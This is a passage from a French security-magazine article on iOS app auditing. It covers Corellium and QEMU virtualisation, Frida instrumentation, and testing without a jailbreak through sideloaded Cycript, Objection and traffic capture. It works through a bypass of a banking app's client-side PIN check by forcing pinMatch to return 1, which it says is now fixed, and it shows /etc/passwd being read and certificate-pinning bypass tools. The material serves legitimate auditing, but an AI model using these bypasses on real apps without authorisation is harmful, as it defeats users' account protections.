Malgré la relative disponibilité des jailbreaks récents, il n'en a pas toujours été ainsi et il est parfois impossible pour l'auditeur de disposer de la bonne plateforme avec la bonne version d'iOS à temps. Dans ce cas, il y a toujours le simulateur fourni avec Xcode, mais ça n'est qu'une solution fortement dégradée : il est nécessaire de disposer du code source de l'application pour l'exécuter (le simulateur n'étant pas un émulateur, il ne peut pas exécuter du code ARM, il est donc incapable d'exécuter le code contenu dans un IPA (*iOS App Store Package*).

5. VIRTUALISATION

5.1. Corellium

L'avenir est à chercher du côté de la virtualisation et c'est Corellium, une société américaine, qui est aujourd'hui l'acteur officiel le plus avancé sur le sujet. Co-créée par Chris Wade, un des premiers jailbreakers et initiateur du projet open source iEmu (datant de 2011) visant à émuler iOS, la société propose aujourd'hui une offre de virtualisation de terminaux : possibilité de choisir la version d'iOS souhaitée ainsi que la plateforme matérielle, le tout en quelques clics via une interface web.

Le sujet a d'ailleurs fait débat en début d'année, car certains affirment que la rétro-ingénierie n'a été possible que grâce aux iPhone Dev Fused, ces terminaux de test d'Apple qui sont fournis aux usines chinoises et qui sont disponibles sur le marché noir. Plus récemment, Apple a décidé d'attaquer la société pour violation de la propriété intellectuelle. Le respect de la vie privée étant un des mots d'ordre d'Apple




Fig. 1 : Première offre commerciale de virtualisation iOS.

depuis quelques années, certains s'autorisent à penser que c'est plutôt la proximité de Corellium avec certains acheteurs de 0day qui dérange.

Initialement réservée aux plus fortunés, car démarrant à 50 000 USD sous la forme d'un serveur physique qui supporte trente terminaux virtuels concurrents, l'offre s'est élargie et une version cloud plus abordable est maintenant disponible. Une limitation devra toutefois être levée pour que la solution soit vraiment intéressante pour les auditeurs : il n'est aujourd'hui pas possible d'accéder à l'App Store. L'auditeur doit donc disposer de l'IPA de l'application qu'il veut auditer.

5.2 Initiatives libres

D'autres initiatives, libres cette fois, ont également été menées comme celle de Zhuowei Zhang **[xnuqemu]** qui a réussi à démarrer un noyau iOS avec QEMU en 2018. Cette prouesse a inspiré Jonathan Afek qui a franchi une nouvelle étape en juin de cette année en obtenant le démarrage en mode utilisateur ainsi qu'un shell interactif **[iosqemu]** !

Les deux experts détaillent leurs recherches et mettent à disposition les informations nécessaires pour reproduire l'ensemble soi-même. Même si beaucoup de limitations doivent encore être contournées (pas d'écran ni de Wifi entre autres), il est vraisemblable qu'une version libre émerge de la communauté dans les mois ou années à venir.

```
: : Darwin Bootstrapper Version 6.0.0: Tue Oct 16 22:26:06 PDT 2018; root:libxpc_executables-1336.220.5~209/launchd/RELEASE_ARM64
boot-args = debug=0x8 kextlog=0xfff cpus=1 rd=md0 serial=2
Thu Jan  1 00:01:05 1970 localhost com.apple.xpc.launchd[1] <Notice>: Restore environment starting.
Thu Jan  1 00:01:06 1970 localhost com.apple.xpc.launchd[1] <Notice>: Early boot complete. Continuing system boot.
Thu Jan  1 00:01:06 1970 localhost com.apple.xpc.launchd[1] (com.apple.xpc.launchd.domain.system) <Error>: Could not read path: path = /Apple
Thu Jan  1 00:01:06 1970 localhost com.apple.xpc.launchd[1] (com.apple.xpc.launchd.domain.system) <Error>: Could not read path: path = /Syste
Thu Jan  1 00:01:06 1970 localhost com.apple.xpc.launchd[1] (com.apple.xpc.launchd.domain.system) <Error>: Failed to bootstrap path: path = /
bash-4.4# /tools/ls /tools/
bash            dmesg           ifconfig        joker           kextstat        ls
cat             hostname        ioreg           joreg           kill            netstat
date            id              jlutil          jtool           killall         sysctl
bash-4.4# /tools/id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20(staff),29(certusers),80(admin)
bash-4.4# pwd
/
bash-4.4#
```

Fig. 2 : Premier shell obtenu sur une virtualisation libre d'iOS.

En attendant, il est toujours préférable de disposer d'un terminal physique jailbreaké pour auditer sereinement une application.

6. ANALYSE DYNAMIQUE AVEC FRIDA

6.1. Instrumentation

Frida est un outil puissant d'analyse dynamique et d'instrumentation de binaires. Une de ses grandes forces est qu'il est multiplateforme, iOS compris. Son fonctionnement consiste à injecter le code de l'auditeur dans le processus cible pour l'analyser, voire modifier son comportement. La lecture de l'article « Frida: le couteau suisse de l'analyse dynamique multiplateforme » **[miscmag92]** est recommandé pour tous ceux qui souhaiteraient comprendre son fonctionnement. L'article contient d'ailleurs un exemple intéressant d'utilisation sur Android.

6.2. Contournement de mécanismes de sécurité

En guise d'illustration de son utilité, il a servi à détecter une vulnérabilité, maintenant corrigée, dans une application bancaire française : Linxo. Il s'agit d'un agrégateur bancaire : on y connecte ses comptes bancaires divers et variés et il permet à l'utilisateur d'obtenir une vue d'ensemble, de configurer des alertes, etc. L'application, quand elle est lancée pour la première fois, demande à l'utilisateur de définir un code PIN. Ce code PIN sera demandé à chaque lancement de l'application, mais également chaque fois que l'utilisateur bascule d'une autre application à Linxo.

Voyons comment l'application vérifie ce code PIN.

Pour cela, utilisons l'excellent **`objc-method-observer`** qui est un script JavaScript (qui fait partie d'un dépôt que Frida met à disposition de ses utilisateurs **[codeshare]** qu'il est possible d'appeler grâce à l'option **`--codeshare`** ou **`-c`**). Ce script va permettre de tracer l'exécution de classes/méthodes en fonction de leur nom :

```
host$ davy$frida -U -c mrmacete/objc-method-observer Linxo

    ____
   /  _  |   Frida 12.6.12 - A world-class dynamic instrumentation toolkit
  | (_| |
   > _  |   Commands:
  /_/ |_|       help      -> Displays the help system
  . . . .       object?   -> Display information about 'object'
  . . . .       exit/quit -> Exit
  . . . .
  . . . .   More info at http://www.frida.re/docs/home/

[iPhone::Linxo]->
```

En tapant la commande suivante :

```
observeSomething('*[* *pin*]');
```

L'exécution de toutes les méthodes contenant « pin » dans leur nom et appartenant à toutes les classes chargées par l'application sera tracée et les valeurs d'entrée et de sortie seront affichées.

```
Observing  -[MKPlaceHeaderBackgroundView_Snapshot pinTintColor]
(...)
Observing  -[LXKeychain pinMatch:]
```

On constate qu'une méthode d'instance **`pinMatch`** appartenant à la classe **`LXKeychain`** existe. Prometteur.

Si « pin » n'avait rien donné, bien vérifier les autres casses possibles comme « Pin » ou « PIN » et ensuite chercher avec « code » qui est parfois utilisé.

En saisissant un code PIN sur l'application, on s'aperçoit logiquement que la valeur de retour est à 1 seulement si le code PIN fourni est le bon (7777).

```
(0x15c6d6e20)  -[LXKeychain pinMatch:]
pinMatch: 1234
0x1005bd2dc Linxo!0x5112dc
(...)
0x10048f7b8 Linxo!0x3e37b8
0x18796e3d8 UIKit!-[UICollectionView _selectItemAtIndexPath:animated:
scrollPosition:notifyDelegate:]
0x18796dd1c UIKit!-[UICollectionView touchesEnded:withEvent:]
0x1878db30c UIKit!forwardTouchMethod
0x1879290a0 UIKit!-[UIResponder touchesEnded:withEvent:]
RET: nil
```

```
(0x15c6d6e20)  -[LXKeychain pinMatch:]
pinMatch: 7777
0x1005bd2dc Linxo!0x5112dc
(...)
0x10048f7b8 Linxo!0x3e37b8
0x18796e3d8 UIKit!-[UICollectionView _selectItemAt
IndexPath:animated:scrollPosition:notifyDelegate:]
0x18796dd1c UIKit!-[UICollectionView
touchesEnded:withEvent:]
0x1878db30c UIKit!forwardTouchMethod
0x1879290a0 UIKit!-[UIResponder
touchesEnded:withEvent:]
RET: 0x1
```

Quoi de plus tentant à ce moment que d'intercepter la réponse et renvoyer systématiquement 1 pour faire croire à l'application que c'est le bon code PIN qui a été entré ?

Mais modifier le code de l'application demande plusieurs opérations qui peuvent être longues et fastidieuses : récupérer l'exécutable et le déchiffrer avec un terminal jailbreaké (en utilisant **[bfdecrypt]**), utiliser un désassembleur (ex. : Hopper ou Ghidra) pour récupérer le code assembleur, comprendre la logique du contrôle du code PIN, modifier les instructions adéquates pour le contourner, sauvegarder l'exécutable, le réintroduire sur le terminal et le signer.

C'est possible en quelques lignes de JavaScript avec **frida-trace** :

```
frida-trace -U Linxo -m "-[LXKeychain pinMatch:]"
```

Au lancement un gestionnaire (*handler*) JavaScript qui contient deux fonctions (**onEnter** et **onLeave**) est créé. Leurs noms sont explicites. Elles permettent d'exécuter du code à l'entrée de la méthode :

```
onEnter: function (log, args, state) {
   log("-[LXKeychain pinMatch:" + args[2] + "]");
},
```

puis à sa sortie :

```
onLeave: function (log, retval, state) {
}
```

Par défaut, le gestionnaire se contente d'afficher chaque appel de la méthode sur la console avec ses valeurs d'entrée.

En ajoutant dans la fonction **onLeave** :

```
console.log("Function [LXKeychain pinMatch:]]
originally returned:"+ retval);
```

La valeur de retour de la méthode **pinMatch** sera affichée à l'écran lors de chaque appel.

Après avoir vérifié le comportement constaté plus tôt avec **objc-method-observer**, nous pouvons modifier la valeur de retour :

```
onLeave: function (log, retval, state) {
console.log("Function [LXKeychain pinMatch:]]
originally returned:"+ retval);
retval.replace(1);
console.log("Changing the return value to:"+retval);
}
```

Maintenant, peu importe le code PIN entré, la méthode **pinMatch** renvoie systématiquement la valeur 1.

```
Instrumenting functions...
-[LXKeychain pinMatch:]: Loaded handler at "/tmp/
Linxo/__handlers__/__LXKeychain_pinMatch__.js"
Started tracing 1 function. Press Ctrl+C to stop.
Function [LXKeychain pinMatch:]] originally returned:0x0
Changing the return value to:0x1
           /* TID 0xc07 */
 15042 ms  -[LXKeychain pinMatch:0x15155aa40]
```

HACK-IT-N
CONFÉRENCE DE CYBERSÉCURITÉ



10 DÉCEMBRE 2019
BORDEAUX MÉTROPOLE
À L'ENSEIRB-MATMECA, TALENCE

INSCRIPTIONS GRATUITES

@HACK_IT_N https://www.hack-it-n.com/event2019/

L'accès à l'application est autorisé ! Cette vulnérabilité, corrigée par Linxo, est commune à toutes les applications qui effectuent des contrôles de sécurité uniquement côté client.

L'auditeur peut s'entraîner sur l'application iGoat **[igoat]** qui propose un exercice avec une vérification de code PIN (dans « Runtime Analysis / Runtime Brute Force Attack »). Il est possible de résoudre l'exercice en devinant le code PIN (grâce à une attaque de type force brute), mais également en faussant la valeur de retour.

La puissance de Frida tient aussi au fait qu'il est possible de l'utiliser sur des terminaux non jailbreakés et c'est ce que nous allons voir par la suite.

7. TESTER SANS JAILBREAK

Il était difficile d'envisager un audit sans terminal jailbreaké il y a quelques années. Pourtant aujourd'hui la chose devient possible, au moins dans une certaine mesure : analyse dynamique grâce à Cycript ou Frida et analyse des communications réseau grâce à CharlesProxy et rvictl. Il faudra faire quelques concessions sur la partie relative aux données stockées sur le terminal car, celui-ci n'étant pas jailbreaké, l'auditeur sera limité par le bac à sable de l'application. Il pourra malgré tout analyser très facilement le journal ainsi que les données sauvegardées par l'application avec iTunes à la recherche d'informations sensibles ou encore, en faisant quelques concessions sur l'ergonomie (on est bien plus à l'aise dans un shell il faut l'avouer), inspecter les fichiers plats stockés par l'application dans son bac à sable.

7.1 Sideloading

Avec la sortie d'iOS 9 en 2015, Apple a démocratisé le chargement latéral d'application (plus communément appelé « sideloading »). Précédemment réservée aux membres du « Apple's Developer Program », l'opération, maintenant accessible à tous et gratuitement, consiste à installer une application sur un terminal depuis Xcode. Depuis la version 7 de l'IDE d'Apple, il est donc devenu très facile d'installer une application sur un terminal sans passer par l'App Store et ses contrôles draconiens. À condition de disposer d'un Mac bien entendu.

La nouveauté pour l'auditeur tient au fait qu'il n'est plus nécessaire de disposer d'un terminal jailbreaké pour exécuter du code sur lequel il aura la main. Le « sideloading » est d'ailleurs depuis iOS 9 le vecteur privilégié pour les jailbreaks.

7.2 IPAPatch & Resign

Plusieurs outils comme IPAPatch **[ipapatch]** ou Resign **[resign]** tirent parti de cette fonctionnalité et proposent des modèles de projets pour Xcode qui vont permettre à l'auditeur d'ajouter des ressources externes comme des bibliothèques ou des cadriciels à une application. Frida ou Cycript par exemple.

L'objectif final pour l'auditeur sera d'embarquer un outil d'analyse dynamique sur un terminal non jailbreaké. IPAPatch fournit sur son dépôt GitHub en guise de démonstration un modèle Xcode contenant l'IPA déchiffré (voir encadré) de YouTube et Cycript sous forme de bibliothèque partagée (`dylib`) **[demo-cycript]**.

DÉCHIFFRER UN IPA

L'IPA d'une application est une archive au format Zip qui contient les ressources de l'application : images, fichiers plist et surtout le binaire au format ARM. Si l'IPA provient de l'App Store, le binaire est nécessairement chiffré. Il faut le déchiffrer si l'on souhaite préparer un nouvel IPA qui contiendra Frida ou Cycript. Pour le déchiffrer, il faut disposer d'un terminal jailbreaké sous iOS 11 ou 12 et suivre les étapes suivantes : installer `bfdecrypt` via Cydia en ayant ajouté la source [l3tjg], aller dans le menu *bfdecrypt* dans les *Réglages iOS* et sélectionner l'application à déchiffrer, la lancer. L'IPA contenant le binaire déchiffré est stocké dans le répertoire `Documents` de l'application.

Après l'avoir installé sur un terminal non jailbreaké et lancé l'application, le port tcp/4567 est mis en écoute.

On peut s'y connecter à distance en lançant Cycript en tant que client (depuis un terminal jailbreaké cette fois) pour interagir avec l'application en JavaScript et en Objective-C :

```
cycript -r 192.168.1.27:4567
cy#
```

Voici quelques commandes à titre d'exemple.

Afficher l'identifiant de l'application (communément appelé « Bundle Identifier ») :

```
cy# NSBundle.mainBundle.bundleIdentifier
@"bibi.youtube.cycript"
```

Afficher le répertoire courant :

```
cy# [[UIApplication sharedApplication] userHomeDirectory]
@"/var/mobile/Containers/Data/Application/CFA03F80-9518-4E8B-8A9E-5942E0AE19E9"
```

Afficher le contenu d'un répertoire :

```
cy# [[NSFileManager defaultManager] contentsOfDirectoryAtPath:@"/var/mobile/
Containers/Data/Application/CFA03F80-9518-4E8B-8A9E-5942E0AE19E9/Library"]
@"Caches"
```

Tester la présence d'un fichier ou d'un répertoire :

```
cy# [[NSFileManager defaultManager] fileExistsAtPath: @"/etc/passwd"]
true
cy# [[NSFileManager defaultManager] fileExistsAtPath: @"/etc/
fichierquinexistepas"]
false
```

Afficher le contenu d'un fichier :

```
cy# [[NSFileManager defaultManager] contentsAtPath: @"/etc/passwd"]
#"<23230a23 20557365 (...) 2f66616c 73650a>"
```

Le résultat étant l'hexadécimal de l'ASCII du contenu du fichier et n'étant pas doué en JavaScript, un `tr -d ' ' | xxd -r -p` donnera :

```
##
# User Database
#
# This file is the authoritative user database.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:/smx7MYTQIi2M:0:0:System Administrator:/var/root:/bin/sh
mobile:/smx7MYTQIi2M:501:501:Mobile User:/var/mobile:/bin/sh
(...)
```

Oui, quelques fichiers sont accessibles en dehors du bac à sable et heureusement !

Comme avec Frida, il faut abuser de la touche tabulation pour la complétion automatique.

Pour, par exemple, afficher l'ensemble des classes chargées :

```
cy#
Display all 37652 possibilities?
(y or n)
(...)
DDURLMatch
DDURLifier
DIALDevice
DIALDeviceDescription
DIALDeviceDescriptionParser
DIALDiscovery
DIALDiscoveryDelegate
DIALRequestHandler
(...)
```

Pour ensuite afficher les méthodes d'une classe :

```
cy# DIALDiscovery.messages
{currentBSSID:0x102fb9698,"update
DeviceDescriptionForNewDevice:":
0x102fb9c2c,
(...)
```

On peut constater que la classe **`DIALDiscovery`** contient la méthode **`currentBSSID`**.

Et finalement analyser son comportement, voire le modifier comme nous l'avions fait dans l'article précédent **[miscmag91]**.

Le principe est exactement le même pour Frida.

7.3 Objection

Pour ceux qui préfèrent éviter l'Objective-C et le JavaScript, Objection **[objection]** est une sorte de mini Needle pour terminaux non jailbreakés. Comme IPAPatch et Resign, il utilise le « sideloading » pour injecter un serveur Frida dans l'application a auditer. Il permet d'interagir avec le système de fichiers et le Keychain, mais aussi de lister les classes chargées et les méthodes associées ou encore de contourner le « certificate pinning ».

7.4 CharlesProxy for iOS

Si on ne dispose pas d'un terminal jailbreaké ou d'un Mac pour effectuer un « side loading » de l'application avec Resign ou IPA-Patch, l'analyse du trafic réseau est la seule chose que l'auditeur peut faire concernant l'inspection dynamique. Oui, RSSI et autres commanditaires de « tests d'intrusion » d'applications iOS, jusqu'à peu les prestations que vous commandiez pouvaient se limiter à ça : un proxy était configuré (Burp dans le meilleur des cas) et l'application était lancée en espérant qu'elle utilise les paramètres proxy du système. Sauf qu'avec le « certificate pinning » ça se complique. L'application ne reconnaissant pas le certificat serveur qui lui est présenté (celui du proxy), la communication ne se fait pas : rien dans le proxy. Pour contourner ce mécanisme de sécurité, il faut utiliser SSL Kill Switch 2 **[sslkillswitch2]** ou Frida **[fridasslbypass]**. Les éternels prérequis reviennent (terminal jailbreaké ou Mac). Heureusement, il existe maintenant une troisième solution : installer l'application payante CharlesProxy disponible dans l'App Store **[charlesproxy]** depuis avril 2018.




Fig. 3 : Charles Proxy.

Comme précédemment, l'ergonomie n'est pas non plus la meilleure qui soit, car il faut utiliser exclusivement l'outil sur le terminal à moins de disposer de la version Mac qui permet d'analyser les captures a posteriori.

7.5 Rvictl

Rvictl, livré avec Xcode, est un outil plutôt méconnu, mais néanmoins très pratique : il va rediriger toutes les communications réseau d'un terminal iOS, jailbreaké ou non, connecté en USB sur un Mac vers une interface virtuelle. Pour l'utiliser, il suffit d'appairer le terminal iOS et le Mac puis de le lancer en passant en paramètre l'UDID (l'identifiant unique du terminal).

Pour connaître cet identifiant :

```
ioreg -p IOUSB -l | grep "USB Serial"
```

Lancement de la redirection :

```
rvictl -s 81e9e2f4d21bf720b778c7abab6bf83fe6dec8fd
```

Il ne reste plus qu'à démarrer tcpdump ou Wireshark.

Aujourd'hui, la majorité du trafic utilisé par les applications est chiffrée, mais il n'est pas rare d'avoir quelques surprises et même si tout le trafic de l'application à auditer est chiffré, les adresses IP et noms de domaines permettent parfois de lever des doutes.

Pour ceux qui n'auraient pas de Mac, la commande suivante permet d'afficher l'UDID sous Linux :

```
lsusb -s :`lsusb | grep iPhone | cut -d ' ' -f 4 | sed 's/://'` -v |
grep iSerial | awk '{print $3}'
```

Et l'outil `rvi_capture` **[rvi_capture]** redirige le trafic dans un fichier pcap :

```
./rvi_capture.py --udid 81e9e2f4d21bf720b778c7abab6bf83fe6dec8fd iPhone.pcap
```

7.6 Quoi d'autre ?

N'oublions pas le classique `NSLog` qui est le système de journalisation sous iOS et qui parfois contient des informations intéressantes. Il serait dommage de ne pas l'analyser même brièvement avec Cydia Impactor **[impactor]** d'autant que l'outil supporte Mac, Windows et Linux.

```
./Impactor idevicesyslog -u 81e9e2f4d21bf720b778c7abab6bf83fe6dec8fd
```

La sauvegarde est aussi un moyen très simple d'analyser une partie des fichiers de l'application. On peut y trouver des fichiers de caches, des paramètres, des cookies, etc. Il faut bien sûr penser à ne pas chiffrer la sauvegarde pour l'analyser.

Elle contient de nombreux fichiers et répertoires aux noms inintelligibles, mais la base `Manifest.db` contient son arborescence. En l'analysant (voir Figure 5 pour un descriptif du schéma), on peut retrouver les fichiers liés à notre application et vérifier qu'ils ne contiennent pas d'informations sensibles.

```
sqlite3 Manifest.db
select * from Files;
(...)
22eab94f4977859009dcf3ae374072bffb7f64b9|AppDoma
in- com.mstv.seloger.appstore|Documents/CoreData.
sqlite|1|bplist00$%X$versionX$objectsY$archiverT$top
```




Fig. 4 : Sauvegarde iTunes.

CONCLUSION

